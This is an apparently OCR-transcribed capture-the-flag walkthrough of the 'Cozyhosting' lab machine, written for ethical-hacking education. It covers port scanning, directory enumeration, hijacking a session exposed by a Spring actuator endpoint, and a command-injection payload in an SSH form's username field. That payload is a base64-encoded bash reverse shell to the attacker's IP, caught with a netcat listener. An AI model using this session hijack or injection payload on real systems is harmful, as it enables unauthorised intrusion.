Cozyhosting walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




```
nmap -sT -p- -sV -sC -O -A 10.10.11.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 12:21 AEDT
Nmap scan report for 10.10.11.230
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/23%OT=22%CT=1%CU=32732%PV=Y%DS=2%DC=T%G=Y%TM=65AF
OS:14CD%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   25.54 ms 10.10.14.1
2   21.63 ms 10.10.11.230

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.97 seconds
```

Picture 1 - nMap scan results

Ports open are 22 and 80. So, the machine has SSH enabled and an application running on port 80. NMap detected that the operative system is Linux, but without any other specific information about it.

Initial foothold


One of the important tasks to do when analyzing a web application is to search web content. So, I run ***dirsearch*** tool with the following command:



```
dirsearch -u http://cozyhosting.htb
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

[illegible]

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: [illegible]

Output File: /home/[illegible]/Desktop/reports/http_cozyhosting.htb/_24-01-23_12-23-22.txt

Target: http://cozyhosting.htb/

[12:23:22] Starting:
[illegible] 200 -    0B  - //;/admin
[illegible] 200 -    0B  - /;/json/
[illegible] 200 -    0B  - //;/json
[illegible] 200 -    0B  - /;/admin/
[illegible] 400 - [illegible] - [illegible]
[illegible] 200 -    0B  - //;/login
[illegible] 200 -    0B  - /;/login/
[illegible] 400 - [illegible] - [illegible]
[illegible] 200 -    0B  - /actuator/;/auditLog
[illegible] 200 -    0B  - /actuator/;/caches
[illegible] 200 -    0B  - /actuator/;/conditions
[illegible] 200 -    0B  - /actuator/;/beans
[illegible] 200 - [illegible] - /actuator
[illegible] 200 -    0B  - /actuator/;/auditevents
[illegible] 200 -    0B  - /actuator/;/exportRegisteredServices
[illegible] 200 -    0B  - /actuator/;/configprops
[illegible] 200 -    0B  - /actuator/;/events
[illegible] 200 -    0B  - /actuator/;/features
[illegible] 200 -    0B  - /actuator/;/configurationMetadata
[illegible] 200 -    0B  - /actuator/;/env
[illegible] 200 -    0B  - /actuator/;/dump
[illegible] 200 -    0B  - /actuator/;/heapdump
[illegible] 200 -    0B  - /actuator/;/flyway
```

Picture 2 - dirsearch command

Among all results of this command, one very interesting is the following:




```
[12:23:27] 200 -    0B  - /actuator/;/releaseAttributes
[12:23:27] 200 -    0B  - /actuator/;/scheduledtasks
[12:23:27] 200 -    0B  - /actuator/;/registeredServices
[12:23:27] 200 -    0B  - /actuator/;/refresh
[12:23:27] 200 -    0B  - /actuator/;/trace
[12:23:27] 200 -    0B  - /actuator/;/status
[12:23:27] 200 -    0B  - /actuator/;/threaddump
[12:23:27] 200 -    0B  - /actuator/;/statistics
[12:23:27] 200 -    0B  - /actuator/;/ssoSessions
[12:23:27] 200 -    0B  - /actuator/;/springWebflow
[12:23:27] 200 -    0B  - /actuator/;/sessions
[12:23:27] 200 -    0B  - /actuator/;/shutdown
[12:23:27] 200 -    0B  - /actuator/;/sso
[12:23:27] 200 -   48B  - /actuator/sessions
[12:23:27] 200 -    5KB - /actuator/env
[12:23:27] 200 -   15B  - /actuator/health
[12:23:27] 200 -   10KB - /actuator/mappings
[12:23:27] 200 -  124KB - /actuator/beans
[12:23:28] 401 -   97B  - /admin
[12:23:28] 200 -    0B  - /admin/%3bindex/
[12:23:29] 200 -    0B  - /Admin;/
[12:23:29] 200 -    0B  - /admin;/
[12:23:33] 200 -    0B  - /axis//happyaxis.jsp
[12:23:33] 200 -    0B  - /axis2//axis2-web/HappyAxis.jsp
[12:23:33] 200 -    0B  - /axis2-web//HappyAxis.jsp
[12:23:35] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[12:23:38] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[12:23:38] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[12:23:38] 500 -   73B  - /error
[12:23:38] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[12:23:38] 200 -    0B  - /extjs/resources//charts.swf
[12:23:40] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[12:23:42] 200 -    0B  - /jkstatus;
[12:23:43] 200 -    4KB - /login
[12:23:43] 200 -    0B  - /login.wdm%2e
[12:23:43] 204 -    0B  - /logout

Task Completed
```

Picture 3 - Interesting path found

User flag

In the path I found with ***dirsearch*** tool is possible to find a session for the ***kanderson*** user, as shown in the following picture:




cozyhosting.htb/actuator/sessions

```
B[redacted]68:   "kanderson"
```

Picture 4 - Session found

So, I could copy this value and set it as my cookie. To do it, I had to receive a cookie. I could have one trying to log in in the application with any credentials (wrong ones too):


Login to Your Account

Username

Password

Remember me

Login


Invalid username or password

Designed by BootstrapMade

```
Name        Value       Domain
JSESSIONID  [redacted]  cozyhosting.htb
```

Picture 5 - Set new session value

In this way, I was able to log in the application. It has an interesting module to try an SSH connection:


Cozy Cloud

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings


Hostname

Username

Submit Reset

Picture 6 - SSH module


Trying to use this module with some special characters as **‘**, I received a bash error:


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=[illegible]
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=[illegible]
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 23 Jan 2024 01:52:25 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=/bin/bash: -c: line 1: unexpected EOF while looking for matching `''/bin/bash: -c: line 2: syntax error: unexpected end of file
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Picture 7 - Bash error

Since it tries to execute bash code, I can try to inject code in this form. My goal is to obtain a reverse shell, so I prepared a proper payload. First, I encoded the command to execute in base64:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/Burp Pro 2021.10]
└─$ echo "bash -i >& /dev/tcp/10.10.14.110/8089 0>&1" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTAvODA4OSAwPiYxCg==

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/Burp Pro 2021.10]
└─$ 
```

Picture 8 - Command in base64

Second, I prepared the payload to send to the application:

```
;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTAvODA4OSAwPiYxCg=="${IFS%??}|$
{IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```




Connection settings

Hostname: 127.0.0.1

Username: ;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTAvODA4OSAwPiYxCg=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;

Picture 9 - Payload to send to the application


In this way, I obtained a shell with user ***app***, but it hasn't the user flag:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/Burp Pro 2021.10]
└─$ nc -lnvp 8089
listening on [any] 8089 ...
connect to [10.10.14.110] from (UNKNOWN) [10.10.11.230] 38024
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ 
```

Picture 10 - User app shell


Exploring the ***home*** folder, I found the josh user. However, in app home folder there is an interesting file I transferred on my local machine:



```
app@cozyhosting:/app$ ls -la
ls -la
total 58856
drwxr-xr-x  2 root root     4096 Aug 14 14:11 .
drwxr-xr-x 19 root root     4096 Aug 14 14:11 ..
-rw-r--r--  1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ 
```

Picture 11 - Interesting file to obtain a different user shell

